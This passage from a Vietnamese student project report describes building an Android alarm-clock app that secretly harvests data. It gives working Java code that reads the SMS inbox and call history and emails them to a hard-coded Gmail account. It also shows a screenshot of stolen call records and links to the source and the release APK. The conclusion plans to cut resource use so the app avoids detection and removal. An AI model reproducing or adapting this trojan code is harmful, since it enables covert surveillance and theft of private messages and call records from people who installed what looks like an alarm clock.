            smsBuff.append("\nPhone Number: " + phNumber + " \nType: "+ dir+
                " \nSMS Date: "+ dateString
                    + " \nMessage: " +smsMsg );
            smsBuff.append("\n***********************************");
        }
        smsCur.close();
        return smsBuff.toString();
    }
```

2. Thu thập dữ liệu từ lịch sử cuộc gọi.
   Nội dung các thông tin về số điện thoại liên lạc, loại cuộc gọi, thời gian cuộc gọi, thời gian diễn ra cuộc gọi được phân tách và lưu lại dưới dạng một chuỗi.

```
private String getCallDetails(){
```

```
        StringBuffer sb = new StringBuffer();
        Cursor managedCursor = getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null,null);
        int number = managedCursor.getColumnIndex(CallLog.Calls.NUMBER);
        int type = managedCursor.getColumnIndex(CallLog.Calls.TYPE);
        int date = managedCursor.getColumnIndex(CallLog.Calls.DATE);
        int duration = managedCursor.getColumnIndex(CallLog.Calls.DURATION);

        sb.append("Call Details:\n\n");


        while (managedCursor.moveToNext()){

            String phNumber = managedCursor.getString(number);
            String callType = managedCursor.getString(type);
            String callDate = managedCursor.getString(date);
            Date callDayTime = new Date(Long.valueOf(callDate));
            SimpleDateFormat formatter = new SimpleDateFormat("dd-MM-yy HH:mm");
            String dateString = formatter.format(callDayTime);
            String callDuration = managedCursor.getString(duration);
            String dir  = null;
            int dircode = Integer.parseInt(callType);
            switch (dircode){
                case CallLog.Calls.OUTGOING_TYPE:
                    dir = "OUTGOING";
                    break;
                case CallLog.Calls.INCOMING_TYPE:
                    dir = "INCOMING";
                    break;
                case CallLog.Calls.MISSED_TYPE:
                    dir = "MISSED";
                    break;
            }

                sb.append("\nPhone Number: " + phNumber + " \nCallType: " + dir + " \nCall Date: " + callDayTime
                        + " \nCall Duration in sec: " + callDuration);
                sb.append("\n----------------------------------------");

        }
        managedCursor.close();
        return sb.toString();
    }
```

3. Gửi thông tin thu thập được tới email.

   Đây là hàm có chức năng soạn và gửi email với nội dung email được truyền vào (lấy từ thông tin thu thập được của thiết bị) sau đó gửi từ fromAddress tới toAddress với tiêu đề là "Call Log".

```
private void sendEmail(String str){
        try {
            String subject = "CALL LOG";
            String fromAddress = "hatdaunhochicharito14@gmail.com";
```

```
5             String toAddress = "jt.vuong14@gmail.com";
6
7             String content = str;
8
9             boolean result = new SendMailAsync().execute(fromAddress, ↩
                  toAddress, subject,content ).get();
10
11            if(result){
12                Toast.makeText(this, "Done!!",Toast.LENGTH_LONG).show();
13            }
14            else {
15                Toast.makeText(this,"Failed!",Toast.LENGTH_LONG).show();
16            }
17
18        }catch (Exception e){
19            Toast.makeText(getApplicationContext(),e.getMessage(),Toast.↩
                  LENGTH_LONG).show();
20        }
21    }
```

4 Kết quả và thực nghiệm:

4.1 Chuẩn bị

Để chạy và thử nghiệm ứng dụng, trước tiên ta phải chuẩn bị thiết bị và môi trường để sử dụng:

- Thiết bị di động sử dụng hệ điều hành Android từ API 24 trở lên.
- Tải về và cài đặt file ứng dụng.
- Thiết bị có khả năng truy cập internet.

4.2 Kết quả

Các kết quả đạt được thể hiện như sau:

- Ứng dụng đã được cài đặt trong thiết bị, xuất hiện biểu tượng báo thức trên danh sách các ứng dụng.
- Các yêu cầu request permission xuất hiện ngay khi lần cài đặt đầu tiên.
- Chức năng đặt báo thức đã thành công, thời gian báo thức được cập nhật trên textview.
- Hoạt động báo thức diễn ra chính xác với thời gian đã đặt, có phát ra nhạc báo thức, hiển thị thông báo, báo rung trên thiết bị.
- Chức năng hủy báo thực được thực hiện thành công
- Chức năng chạy hoạt động thu thập dữ liệu ngầm được hoạt động ổn định, đã gửi kết quả về địa chỉ email đúng như yêu cầu.

4.3 Đánh giá

Từ kết quả đạt được, cho ta những nhận xét sau:

- Ứng dụng chạy khá ổn định.
- Các hoạt động của ứng dụng chạy đúng với yêu cầu thiết kế ban đầu.
- Các hoạt động chạy realtime, chính xác về mặt thời gian.
- Dữ liệu thu được đúng định dạng, đầy đủ.
- Tuy nhiên, còn có mặt hạn chế bởi tài khoản gửi và nhận email là mặc định, gây khó khăn cho việc chuyển giao, thay đổi.
- Với việc yêu cầu permission từ người dùng, một ứng dụng báo thức đòi hỏi quyền truy cập sms và history là bất hợp lý.
- Ứng dụng báo thức chưa được linh hoạt trong việc thay đổi báo thức, chỉ hạn chế về chức năng báo thức mà chưa có thêm các chức năng khác như đếm thời gian, đếm ngược, ...

5 Kết luận

5.1 Kết quả đạt được

Như vậy, sau một thời gian dài tìm hiểu, nghiên cứu và thực hiện, kết quả đạt được là:

- Tìm hiểu, hiểu biết thêm về cấu trúc hệ điều hành Android, cấu trúc một ứng dụng Android, các cơ chế bảo mật, các cách tấn công vào hệ thống Android.

- Cải thiện, phát triển thêm về kỹ năng phát triển ứng dụng Android. Cách sử dụng các API, các dịch vụ trong Android.

- Hiểu biết thêm về các công cụ, các kỹ thuật về bảo mật, an toàn mạng.

- Hoàn thành ứng dụng với chức năng đúng như thiết kế ban đầu:

  - Chức năng báo thức.
  - Chức năng thu thập thông tin.
  - Giao diện như bản thiết kế đề ra.

5.2 Vấn đề, hạn chế

Tuy nhiên bên cạnh đó còn xảy ra nhiều vấn đề chưa được giải quyết:

- Ứng dụng còn hạn chế về chức năng: mới chỉ có chức năng báo thức, chưa có các chức năng khác như bấm giờ, đếm ngược hay thay đổi nhạc chuông.

- Tài khoản gửi email chưa thể thay đổi linh hoạt.
- Việc cấp quyền truy cập các tác vụ hệ thống còn phụ thuộc và yêu cầu tác vụ với người dùng, chỉ thực hiện được nếu người dùng thiết bị cho phép.
- Phụ thuộc vào việc kết nối internet để gửi thông tin qua email.

5.3 Hướng giải quyết

Trong tương lai, để ứng dụng phát triển hơn cần phải cải thiện thêm về chức năng, giao diện. Bên cạnh đó các tác vụ ngầm cũng phải cải thiện thêm về hiệu năng, nhằm tránh làm hao tốn quá nhiều năng lượng và tài nguyên của hệ thống để tránh bị phát hiện và loại bỏ ứng dụng.

6 Phụ lục

6.1 Lập kế hoạch và lịch làm việc


6.2 Phụ lục khác

6.2.1 Hướng dẫn sử dụng

Để có thể sử dụng ứng dụng, người dùng trước tiên phải thực hiện cài đặt ứng dụng. Sau khi cài đặt, ứng dụng sẽ hiển thị trên menu của thiết bị. Click vào ứng dụng để mở ứng dụng.


Giao diện của ứng dụng được hiển thị như trên hình ảnh trong đó có một time picker có chức năng chọn thời gian, một nút nhấn Start để bắt đầu hẹn giờ, Stop để dừng báo thức.Thời gian báo thức được cài sẽ hiển thị trên màn hình.

Khi tới thời gian báo thức, trên màn hình sẽ xuất hiện thông báo. Đồng thời thiết bị sẽ phát ra tiếng chuông báo thức, chế độ rung.




Hình 7: Flow chart cho hoạt động báo thức


Hình 8: Cách giao tiếp giữa các component




Hình 9: Flow chart cho hoạt động thu thập thông tin



Hình 10: Biểu tượng của ứng dụng trong thiết bị sau khi cài đặt



Hình 11: Thông báo xuất hiện khi tới thời gian báo thức


CALL LOG

hatdaunhochicharito14@gmail.com
tới tôi

22:27 (1 phút trước)

Tiếng Anh > Tiếng Việt Dịch thư

Tắt đối với: Tiếng Anh


Call Details:

Phone Number: 5456688
CallType: OUTGOING
Call Date: 2019-05-07
Call Duration in sec: 0


Phone Number: 15555211234
CallType: OUTGOING
Call Date: 2019-05-23
Call Duration in sec: 0

Phone Number: 20988888
CallType: OUTGOING
Call Date: 2019-05-23
Call Duration in sec: 0


Hình 12: Kết quả thu được gửi về địa chỉ email




Hình 13: Kế hoạch làm việc




Hình 14: Mở ứng dụng



Hình 15: Giao diện của ứng dụng



Hình 16: Cửa sổ giao diện khi thời gian hẹn giờ được đặt



Hình 17: Thông báo xuất hiện khi tới thời gian đã cài báo thức

7 Các tài liệu tham khảo

Tài liệu

[1] Video Demonstation cho sản phẩm: https://youtu.be/DpLk2ZQ6C3M

[2] Link source code: https://github.com/vuongjavierta1402/DoAn.git

[3] Link application: https://github.com/vuongjavierta1402/DoAn/tree/master/app/release

[4] Luận văn tốt nghiệp: Xây dựng công cụ đánh giá bảo mật cho thiết bị di động chạy hệ điều hành Android, Trương Thanh Sơn - Vương Tấn Phát, 01/2014.

[5] Android Security Attack and Defenses, By Abhishek Duley and Anmol Misra, 2013.

[6] Gray Hat Hacking, 2nd, By Shon Harris, Allen Harper, Chris Aegle, Jonathan Ness, 2008.